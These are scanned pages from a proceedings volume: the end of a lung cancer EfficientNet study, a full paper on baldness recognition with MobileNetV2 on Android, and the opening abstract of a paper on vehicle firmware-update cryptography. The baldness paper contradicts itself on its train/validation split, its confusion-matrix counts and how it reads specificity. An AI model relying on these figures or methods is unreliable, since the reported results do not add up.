
3 Results

After implementing these algorithms, we performed analysis on these algorithms based on their training time, accuracy, and loss. Table 1 shows the results of four models. Figure 6 shows the training accuracy, loss and validation accuracy as well as loss.

4 Conclusion

A study was conducted on lung cancer detection using Efficientnet family of models. Among the four models, Efficientnet-B2 yielded better results. As the model is scaled up, the number of parameters increases, hence the training time also increases. However, there was no significant improvement in the model accuracy. The reasons could be following:

- Hyperparameters: Optimal parameters differ for each model. Authors have used the same learning rate and batch size for all models.
- Over-parameterization: As the model is scaled up, the trainable parameters also increase. Over-parameterization yields poor results on small datasets.
- Regularization: It would help in avoiding overfitting. Authors avoided using the regularization technique as uniformity would be lost in the process.



(a). Accuracy of Efficientnet0

(b). Loss of Efficientnet0

(c). Accuracy of Efficientnet1

(d). Loss of Efficientnet1

(e). Accuracy of Efficientnet2

(f). Accuracy of Efficientnet2

(g). Accuracy of Efficientnet3

(h). Accuracy of Efficientnet3

Fig. 6 Training and validation accuracy, training and validation loss of Efficientnet series

References

1. Tan M, Le Q (2019) Efficientnet: rethinking model scaling for convolutional neural networks. In: International conference on machine learning. PMLR, pp 6105–6114
2. https://krutikabapat.github.io/Paper-Review-EfficientNet/
3. Šarić M, Russo M, Stella M, Sikora M (2019) CNN-based method for lung cancer detection in whole slide histopathology images. In: 2019 4th international conference on smart and sustainable technologies (SpliTech). IEEE, pp 1–4
4. Chaunzwa TL, Hosny A, Xu Y, Shafer A, Diao N, Lanuti M, Christiani DC, Mak RH, Aerts HJ (2021) Deep learning classification of lung cancer histology using CT images. Sci Rep 11(1):1–12
5. Dabeer S, Khan MM, Islam S (2019) Cancer diagnosis in histopathological image: CNN based approach. Inform Med Unlocked 16:100231
6. Chaturvedi P, Jhamb A, Vanani M, Nemade V (2021) Prediction and classification of lung cancer using machine learning techniques. In: IOP conference series: materials science and engineering, vol 1099, no 1. IOP Publishing, p 012059
7. Hao Y, Qiao S, Zhang L, Xu T, Bai Y, Hu H, Zhang W, Zhang G (2021) Breast cancer histopathological images recognition based on low dimensional three-channel features. Front Oncol 2018
8. Asuntha A, Srinivasan A (2020) Deep learning for lung cancer detection and classification. Multimed Tools Appl 79:7731–7762. https://doi.org/10.1007/s11042-019-08394-3
9. Garg S, Garg S (2020) Prediction of lung and colon cancer through analysis of histopathological images by utilizing pre-trained CNN models with visualization of class activation and saliency maps. In: 2020 3rd artificial intelligence and cloud computing conference, pp 38–45
10. Kriegsmann M, Haag C, Weis C-A, Steinbuss G, Warth A, Zgorzelski C, Muley T et al (2020) Deep learning for the classification of small-cell and non-small-cell lung cancer. Cancers 12(6):1604
11. Kasinathan G, Jayakumar S (2022) Cloud-based lung tumor detection and stage classification using deep learning techniques. BioMed Res Int 2022
12. Nanglia P, Kumar S, Mahajan AN, Singh P, Rathee D (2021) A hybrid algorithm for lung cancer classification using SVM and neural networks. ICT Express 7(3):335–341
13. Giraddi S, Desai D, Deshpande A (2020) Deep learning for agricultural plant disease detection. In: ICDSMLA 2019. Springer, Singapore, pp 864–871
14. Mamun M, Farjana A, Al Mamun M, Ahammed MS (2022) Lung cancer prediction model using ensemble learning techniques and a systematic review analysis. In: 2022 IEEE world AI IoT congress (AIIoT). IEEE, pp 187–193
15. Yang H, Chen L, Cheng Z, Yang M, Wang J, Lin C, Wang Y et al (2021) Deep learning-based six-type classifier for lung cancer and mimics from histopathological whole slide images: a retrospective study. BMC Med 19(1):1–14

Baldness Recognition Using Transfer Learning Method Based on Android Application

Ary Kurniadi Irawan, Rangga Atmajaya, Fajrin Hardinandar, and Ari Satriadi

Abstract The intention of this study is to classify one of the attributes of facial feature detection using the transfer learning approach. CelebA picture data was utilized, which contains various attributes for classifying faces. The MobileNetV2 pre-trained model is used to train and assess the model based on data loss and accuracy. The Waterfall process is used to design Android applications without iteration. As a result, it is shown that the level of accuracy and response to facial feature recognition on Android devices is very high in MobileNetV2 architecture. According to the findings of this study, the degree of accuracy and reaction to facial feature recognition on Android smartphones is quite high.

Keywords Android · Deep learning · Machine learning · Tensorflow-lite · Transfer learning

1 Introduction

App usage and smartphone penetration technologies are still growing at a steady rate phase, without any signs of slowing down in the foreseeable future. It is not surprising that the mobile app market is booming given that there are more than 2.7 billion smartphone users worldwide [1]. The creation of sophisticated electronic devices is inseparable from how artificial intelligence is placed inside an electronic

A. K. Irawan (✉)
Warsaw University of Technology, Warsaw, Poland
e-mail: ary.irawan.dokt@pw.edu.pl

F. Hardinandar
Universitas Muhammadiyah Bima, Bima, West Nusa Tenggara, Indonesia

A. Satriadi
Vistula University, Warsaw, Poland

R. Atmajaya
Warsaw University of Life Sciences, Warsaw, Poland

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_29

device. Starting from the fuzzy logic algorithm that is implanted in a washing machine to artificial intelligence that is implanted in a mobile device. In the last few decades, deep learning is one of the most popular artificial intelligence and is widely applied in several aspects of human life. Since 2009, when Fei-Fei Li launched ImageNet to train deep learning models to train the model, the development of deep learning methods is growing rapidly and can solve numerous issues, including face identification, voice identification, and object detection within various industries in the world.

Models called neural networks are based on how neurons function in the human brain. In the human brain, each neuron is connected to the others, and information flows from each neuron. Following the receipt of input, each neuron executes a dot operation with a weight, adding it (weighted sum), and adding bias. The output of the neuron will be an activation function, and the outcomes of this operation will be used as a parameter of that function.

2 Literature Review

Before settling on the title of this work, Authors conducted some literature study; in some of the papers. The authors identified several intriguing findings related to the study.

In his study, Andrew G. Howard developed a unique neural network, a system known as MobileNets that is according to depth-separable convolutions in another study. In [2], a novel architecture of neural networks called MobileNets was introduced, which consists of depth-wise separable convolutions. The investigation of a few crucial design choices resulted in an effective model. In order to reduce size and latency, experiments on how to create MobileNets with a lower overhead and a higher degree of speed were conducted. Greater size, speed, and accuracy when compared to other MobileNets with well-known models. The study concludes by proving The model's efficacy when utilized in a broad range of jobs. The release of models in Tensor Flow is a further step to aid in the adoption and investigation of MobileNets. The MobileNet is the basic architectural model that will be used in this study.

In the study [3], DNN-based hair segmentation technique is used to separate the different hair types in the image. The model's architecture was based on the VGG16 pre-trained model, but forwarding each frame took more than two seconds, and the network was fully used approximately 500 MB of memory, which lacked support for real-time mobile resources, so the model was changed into MobileNets, which is faster and more compact than the VGGG16 model. The architecture of the pre-trained model was transformed from MobileNets and renamed it to be a fully convolutional network for segmentation. In this paper, it is explained that to integrate the model into mobile or IoT applications. The model used must be responsive and use low consumption memory.

In other paper, the author's idea to do this study is because there are large-scale farmers in India. They are more likely able to manage the loss sustained and also hire agricultural specialists to identify and treat the illness. Artisanal farmers, however, not be able to afford it by the time. The farmer receives the promised assistance from the government, their products would have lost all of their value [4]. In the application, the authors use MobileNets version 2 as the pre-trained model. This study shows that integrating neural network models for image classification is very possible and it gives the good results.

On other article titled CNN-based Classification of Car Images for Android Devices. This study revealed that the model did not lose accuracy when converting EfficientNetB5 to TensorFlow-Lite since TensorFlow-Lite guarantees a stable conversion without affecting the model's structure. Only the network format has been altered to make it more compact, accessible, and easy to analyze [5]. The sole restriction is that not all neural network operators are accessible in Lite, hence not all models are potentially convertible to Lite. In any case, the research was successful in converting all of the CNN models and evaluating to Lite [6]. This study found that the MobileNetV2 model is suitable for use on mobile devices and is a rapid classification model, however it lacks accuracy.

3 Research Method

The authors of this paper employ the waterfall modeling approach. The Waterfall Software Development Life Cycle model (SDLC) entails a series of steps that must be completed in order to properly develop computer software, with progress being viewed as flowing more downhill (much like a cascade). Winston W. Royce initially suggested the waterfall model in 1970 to outline a potential software engineering methodology [7].

The waterfall modeling method consists of 5 stages which are requirements analysis, system design, implementation, coding, integration and testing, and operation and maintenance. The waterfall method is the simplest and easiest to understand and systematic way of working in every process that is carried out sequentially and is interdependent from one process to another. Figure 1 is the Waterfall Lifecycle Diagram.

- Requirements process, the researcher collects all the information related to the requirements of developing the application. The researcher defines the requirements of information to develop the application.
- Analysis process, the researcher analyzed the system specification to build the logic of the application.
- Design process, the researcher makes the list of the library that will be used to make the system and choose what programming language that suitable to build the system.
- Implementation process, the implementation of source code is finally written in this stage, the models will be implemented, and all the necessary services will be integrated that were specified in the prior stages.




Fig. 1 Waterfall lifecycle diagram, *Source* Justin Jones [8]

- Testing phase, testers systematically discover and report issues within the application that need to be resolved. The bugs will be revealed in this phase.
- Deployment process, the application is ready to be applied to the user. This stage of operations requires not only the launch of the application but also any subsequent support and maintenance that may be required to keep it functional and up to date.

The waterfall model's main benefit is that it offers a framework for managing and coordinating software development projects. Before any software is built, the approach captures design details and mistakes, which allows us to accelerate the development process [9]. Because of that reason why the author decides to use waterfall method in this study.

During the training, testing, and validation period, the study was conducted using a smartphone with Android as an operating system, google collab, TensorFlow library, NumPy, pandas, matplotlib, and androidX for camera library.

4 Results

The authors utilized the CelebA dataset in this study, which you can get on the documentation *page*. The Multimedia Laboratory of Hong Kong's Chinese University donated this dataset. The A substantial data set called CelebFaces Attributes Dataset (CelebA), is a collection of facial attribute data containing more than 200 thousand celebrity photos with 40 attribute notes on each one. The CelebA contains a wide range of identities, a huge number of face pictures, five landmark locations, and 40 binary attribute annotations per image [10].

Three kinds of retinal cones, each of which has a wide sensitivity range but peaks at a specific wavelength, constitute the basis of color vision systems. Trichromatic color reproduction, which uses three primary colors to create a wide spectrum of colors, is a result of trichromacy. A trichromatic additive system's gamut of reproduced colors is constrained and is never as large as the world's gamut of all colors. The red, green, and blue additive primaries generate the biggest range in pragmatics [11].

Every digital image data has 3 channels (red, green, and blue). The pixels that form the picture (image elements) that possess coordinates (x, y) and peak-to-peak f(x, y). The location (x, y) tell where and how many pixels are there in a picture, while peak-to-peak f(x, y) shows the image's color intensity value. Each color channel contains an 8-bit pixel intensity value, which translates to a color variation of 2^8 degrees. (0–255).

Figure 2 shows that the dataset is imbalanced. The risk of getting an incorrect result will occur if the trained model was trained with the imbalanced dataset. The next stage is to perform data augmentation in order to balance the dataset. The imbalance may be caused by the class distribution, various costs associated with mistakes, or different instances [12].

Deep Learning takes more data than other Machine Learning (ML) algorithms to get optimal performance. The collection of photos in dataset only contains 198,052 photographs of hairy individuals and 4547 pictures of hairless people. The amount of data available is still insufficient to achieve peak performance. As a result, the data has to be improved. Data Augmentation is a method of modifying data without losing its core. To accomplish data augmentation, the photos can be rotated, flipped, cropped, and so on.

In this work, the authors used the Image Data Generator technique to carry out the data augmentation process. Changing the scarcity of real data vials available to




Fig. 2 Number of hairy and bald images in dataset, *Source* Author

Table 1 Data augmentation

Conditions	Number of bald images	Number of hairy images
Before data augmentation	4547	198,052
After data augmentation	8184	8184

train a classifier was the first step in gaining an appreciation of the value of data augmentation [13].

Table 1 shows how the number of photographs is expanding as a result of the data augmentation procedure. After the majority of the data has been collected, the model must be built and trained. The process of modeling is typically iterative, and the authors frequently use a variety of techniques or approaches [14]. The authors will retrain the current MobileNetV2 model in this model using new datasets, and the model will then deliver accurate results. This is known as the transfer learning technique.

During the transfer learning process, the authors employ MobileNetV2. MobileNetV2 is a trained model with common and many different use cases and a common architecture. It may utilize various input layer sizes and width factors depending on the use case. As a result, models with various widths can do fewer multiplications, which lowers the cost of inference for mobile devices. MobileNet is a model that has a Convolutional Neural Network (CNN) architecture for classifying Mobile Images and Vision. There are further types with different architectures, but what makes MobileNet special is the very little computing power to run or implement transfer learning. This makes this architecture particularly suitable with regard to mobile devices, embedded systems, and computers without Graphics Processing Unit (GPU) or insufficient computational efficiency at the expense of significant accuracy of results. It works well with web browsers because browsers have restrictions in computing, graphics processing, and storage [2]. You can check the structure of MobileNetV2 in Table 2.

The filter layer employed for activation from one layer to the next is referred to as the convolution operation. The convolution process employs a 3-dimensional weighted filter with a reduced spatial range and the same depth as the current layer. The hidden state value in the next layer is calculated as the sum of all weights in the filter and any selections of spatial regions in the layer that are the same size as the filter (after applying an activation function such as ReLU). At each point that permits

Table 2 Confusion matrix

		Actual	
		True	False
Predicted	Positive	18	2
	Negative	0	10

defining the next layer, operations between filters and spatial areas are carried out in the layer (where activation is to maintain their spatial relationship from the previous layer).

Because each activity in a particular layer only affects a limited geographical region in the layer above, the neural network's connections are shaky. The spatial organization is preserved in the final two layers of the three levels. As a result, it is feasible to physically visualize which aspect of the image influences which component of the activation in a layer. Lines and other simple forms are captured by features in the bottom layer, whilst more complicated shapes like circles are captured by features in the top layer (which usually appear in multiple digits). By modifying the form in this simple feature, the following layer may therefore extract the edges from the picture. This is a famous illustration of how the design of intelligent systems may benefit from semantic insights regarding domain-specific data. Additionally, the subsampling layer reduces the geographical footprint of the layer by a factor of 2 by only averaging the values over a 2 × 2 area [15]. The MobileNetV2 architecture has three parameters. There are three types of parameters: optimization, loss function, and metric. The authors employ the Adam optimizer as the optimizer, categorical cross-entropy as the loss function, and accuracy as the metrics parameter in this study.

In order to train the model using 32 numbers from the batch, the authors fed it data using a batching method. Batch Normalization is an internal enforcer of normalization in input values passed between neural network layers. Internal normalization limits the covariate shifts that normally occur with in-layer activation. The Batch Normalization technique works by performing a series of operations on the input data that enters the batch normalization layer.

The convolutional layer and the fully connected layer also use batch normalization, but significantly different. Because batch normalization acts on a whole mini-batch at a time, unlike other layers, which ignore batch dimensions, this is the major distinction between batch normalization and other layers.

For the loss function, the categorical cross-entropy approach is employed, the goal is to alleviate the lost cross-entropy value during the model training process. The low entropy value indicates that the data distribution is not uniform. Meanwhile, a high entropy value describes a more uniform data distribution. This means a low entropy value symbolizes high confidence when classifying. The model should produce as much output as possible 1 (perfect probability) to discriminate all data that goes to the first class, and 0 to the other classes. In other words, the model can discriminate against the data with certainty (high probability). Cross entropy will have a high value if the difference in the probability value goes to class 1 and other classes that are not much dependent on the probability value.

In this study, there were only 2 classes, namely, the picture class of people with hair and pictures of bald people. So, there are 2 vector parameters and biases with different values in each class. Epoch is the duration after the complete dataset has been trained on the neural network, before it is reset for one round since one Epoch is too big to be given into the computer, therefore the data should be separated into compact pieces (batches).

Ninety percent of the dataset is used for validation in this study, while the remaining ten percent is used for training. In this model, the training and validation sets of data are used to assess the model. It can be concluded that the model was developed quite well based on the accuracy and amount of loss that was more appropriately chosen during the training and validation processes. The model will often perform better if it uses more training data.

Model validation is a much better estimate of how well the model will perform for new and unseen cases in the future. It has been mentioned above that to obtain a model validation, two completely separate data are needed, namely training data and validation data. Most of the datasets do not have validation data yet. To overcome this, Image Data Generator has provided a data split operator that can be used to divide the dataset into training data partitions and validation data according to the specified portion.

To divide the dataset you have to add a ratio to the partition parameter. The sum of the ratios of all partitions must be a total of 1.0 (one). The partition ratio for the training data must be bigger than the partition ratio for the validation data since the model should be trained as well as feasible.

From Fig. 3, the curve plotted the loss and accuracy value during the training process. Learning curves provide information about the validation score will increase by leaving out extra training samples (score on unseen data). A training and validation loss that falls to a stable level with little difference between the two final loss values is a sign of a successful match. That circumstance also applies to the accuracy training curve, however, the accuracy learning graph will have low training accuracy at first and gradually grow over the training period.

Based on the model validation conducted on the input image, learning rate, and epoch, it shows that the accuracy of the model is influenced by the three parameters. The accuracy of data validation reaches 90.65% with a loss value of 0.2309. The data scenario used is 910 for the validation set with the input parameter size 224, the learning rate by default is 0.001, and epoch 10.

The model's validation will be evaluated using the Confusion Matrix, which will measure accuracy, sensitivity, and specificity. The confusion matrix is also known as a contingency table, and the matrix can be arbitrarily big. The sum of the diagonals in the matrix represents the number of properly categorized occurrences; all others are correctly identified wrongly [16].

If baldness is shown to be present in data and the offered diagnostic test also confirms the presence of the prediction, the diagnostic test result is deemed true positive (TP). Similarly, if baldness is confirmed to be lacking in data, the diagnostic test indicates that the data is also absent, and the test result is true negative (TN). True positive and true negative results indicate a constant relationship between the diagnostic test and the established condition (also called the standard of truth). If the diagnostic test detects the existence of data in a prediction that does not exist, the test result is false positive (FP). Similarly, if the result of the diagnostic test indicates that the baldness is not present in images, the test result is a false negative (FN). Both false positive and false negative findings suggest that the test results are incorrect [17].




Fig. 3 Learning curve, *Source* Author

The accuracy (ACC) is the percentage of correct predictions out of the total number of forecasts. The test's sensitivity measures how effective it is in detecting a positive prediction. Sensitivity is the percentage of true positives that a diagnostic test can identify with accuracy. The proportion of true negatives accurately recognized by a diagnostic test is referred to as specificity. Specificity measures how probable patients may be appropriately ruled out in the absence of prognosis [17].

Using 30 photos, the model will be tested for accuracy, sensitivity, and specificity using a confusion matrix. The computation will go as follows:

From Table 3, the validation data concluded with 18 true positives, 10 false negatives, 0 true negatives, and 2 false positives. The model's accuracy, sensitivity, and specificity will be calculated as follows.

Table 3 Probability testing results on android application

Image number	Bald (%)	Hairy (%)	Result
0	0.43388239	0.56611758	Hairy
1	0.35453054	0.64546943	Hairy
2	0.15066835	0.84933168	Hairy
3	0.66465360	0.33534637	Bald
4	0.78503013	0.21496987	Bald

$$\text{accuracy} = \frac{TP + TN}{TP + TN + FP + FN} = \frac{18 + 10}{18 + 10 + 2 + 0} = 0.9333 \tag{1}$$

$$\text{sensitivity} = \frac{TP}{TP + FN} = \frac{18}{18 + 0} = 1 \tag{2}$$

$$\text{specitivity} = \frac{TN}{TN + FP} = \frac{10}{10 + 2} = 0.833 \tag{3}$$


Based on the confusion matrix calculation, the computed results show that the accuracy is 93% (1), the sensitivity is 100% (2), and the specificity is 83% (3). In this case, the accuracy is 93% (1), but the model is extremely flawed because all 7% of the photos were incorrectly labeled. When the data set is imbalanced, accuracy is not an acceptable metric. In such cases, using accuracy might lead to an incorrect interpretation of results. Approximately 100% (2) of the pictures in the sample were accurately classified as bald. The model has a specificity score of 83% (3), which means that more than half of all hairy pictures are mistakenly identified as bald.

The model's integration method is very basic and straightforward. The model should be in tflite format; in this case, the authors use a 2 × 1 tensor shape to represent the x and y axes of the camera input. In real-time, the camera's input vision will be categorized into the model. The percentage of findings for baldness detection is shown in Table 1. The results of the categorization, together with the probability (in %) for each class, will be written in the table below.

Based on the 5 test results on the tflite model shown in Table 3. The probability of the predicted class shown in each test shows a number greater than 50% and if it is matched with the image data in the dataset it can be concluded that almost all predictions made by the tflite model worked very well. The size of the Android application, which requires 21.55 MB of internal memory from an Android-based smartphone, is one disappointment in the construction of this program (Fig. 4).

5 Discussion

Facial recognition technology is used to detect criminals and organized crime. The store or business visited might take protection against these dangers by comparing faces caught by CCTV cameras with criminal records stored by the authorities.



hairy 91.8%

bald 8.2%

Fig. 4 Android application user ınterface (*Source* Author)

Baldness is one part of face recognition that may be enhanced and coupled with other facial traits.

Even with some of the benefits of technology, expecting artificial intelligence to replace all human labor is a bad notion. This is because programs are built by people, and humans, unlike programs, have the ability to take initiative. It is also evident that programs should not be the primary concern of a developer because the influence of artificial intelligence might have both positive and harmful consequences.

The advantage is that this artificial intelligence will record and replace the difficult labor that a company would otherwise be unable to do by registering each task separately. The disadvantage is that people will become more reliant on technology as it improves. This is especially true for frequent AI users who would prefer using this technology to undertake tedious jobs.

6 Conclusion

Transfer learning is a neural network model training technique that uses data from the first environment to extract information that can be used during learning or while making direct predictions in the second set. The authors implemented transfer learning methodologies in MobileNetV2 architecture. Convolutional neural network design MobileNetV2 seeks to function effectively on mobile devices. MobileNetV2 accepts any picture size larger than 32 by 32, with higher image sizes providing better performance. Since the available training data is in the form of binary classification and has an imbalanced number, a data augmentation approach was used in this work to balance the amount of data on photos of persons with and without hair. The average accuracy of this model with celebA dataset is more than 90 percent. MobileNetV2 architecture performs very well on Android Devices and has good accuracy.

Acknowledgements I am immensely grateful to Professor Jarosław Kurek, D.Sc for his consistent encouragement, guidance, and assistance.

References

1. Mobile App Download Statistics & Usage Statistics. https://buildfire.com/app-statistics/
2. Howard AG, Zhu M, Chen B, Kalenichenko D, Wang W, Weyand T, Andreetto M, Adam H (2017) MobileNets: efficient convolutional neural networks for mobile vision applications. In: 2017 international conference on digital image computing: techniques and applications, DICTA 2017. http://arxiv.org/abs/1704.04861
3. Levinshtein A, Chang C, Phung E, Kezele I, Guo W, Aarabi P (2018) Real-time deep hair matting on mobile devices. In: Proceedings—2018 15th conference on computer and robot vision, CRV 2018, pp 1–7. https://doi.org/10.1109/CRV.2018.00011
4. Sahasranamam V (2019) Mobile based tomato-disease identification pest suggestion, nutrient management using deep learning and neural networks. J Emerg Technol Innov Res 6(6):332–340
5. TensorFlow. https://www.tensorflow.org/lite
6. Mrázová I, Georgiev G (2020) CNN-based classification of car images for android devices. In: ITAT (Information technologies—applications and theory), Zuberec
7. Royce WW (1970) Managing the development of large software systems. In: Proceedings of IEEE WESCON, 26
8. Medium. https://medium.com/@joneswaddell/the-cascading-costs-of-waterfall-5c3b1b8beaec
9. Jhanjharia S, es. el. Kannan V (2014) Agile vs waterfall: a comparative analysis. Int J Sci Eng Technol Res 3(10)
10. Large-scale CelebFaces Attributes (CelebA) Dataset. https://mmlab.ie.cuhk.edu.hk/projects/CelebA.html
11. Westland S, Cheung V (2012) RGB systems. In: Chen J, Cranton W, Fihn M (eds) Handbook of visual display technology, pp 147–154
12. Chawla NV (2003) C4.5 and imbalanced data sets: investigating the effect of sampling method, probabilistic estimate, and decision tree structure. In: ICML workshop on learning from imbalanced data sets, Notre Dame
13. Wong SC, Gatt A, Stamatescu V, McDonnell MD (2016) Understanding data augmentation for classification: when to warp? In: 2016 international conference on digital image computing: techniques and applications, DICTA 2016. https://doi.org/10.1109/DICTA.2016.7797091
14. Sarkar D et al. (2018) Hands-on transfer learning with Python. Packt Publishing
15. Anggarwal CC (2018) Neural networks and deep learning. Spinger International Publishing. https://doi.org/10.1007/978-3-319-94463-0
16. Santra AK, Christy CJ (2012) Genetic algorithm and confusion matrix for document clustering. IJCSI Int J Comput Sci 9(1):322–328
17. lexjansen. https://lexjansen.com/nesug/nesug10/hl/hl07.pdf

Study of Hybrid Cryptographic Techniques for Vehicle FOTA System

Manas Borse, Parth Shendkar, Yash Undre, Atharva Mahadik, and Rachana Patil

Abstract The Internet of Things is growing rapidly, and so are the security risks that come with it. It is essential to have a way to keep devices secure, even when they aren't being monitored directly. With new IoT devices coming online every day, there need to be safeguards in place to keep these new connected devices safe from cyberattacks. Firmware is the software that runs on a device at start-up; it's also called operating system code or software code. It's what makes your devices work as intended. Firmware is a software program that is stored on read-only memory (ROM) and can be updated as new features become available. Firmware can be found in almost any electronic device, from cell phones and video game consoles to vehicles. A firmware update is a set of instructions for upgrading the operating system on your device. You might need a firmware update if you find bugs in the current version of your device's OS or if you updated your OS but some of its features didn't get updated along with it. The Firmware over-the-air update process is complicated and has multiple challenges and technical requirements. The process must be secure, the devices used must be affordable, and the user experience must be hassle-free. To overcome the aforementioned issues, a deep dive into the existing methodologies used is essential.

Keywords Hybrid encryption · Firmware over-the-air updates · Internet of Things · Cryptography

M. Borse (✉) · P. Shendkar · Y. Undre · A. Mahadik · R. Patil
Pimpri Chinchwad College of Engineering, Pune, India
e-mail: manasborse2@gmail.com

R. Patil
e-mail: rachana.patil@pccoepune.org

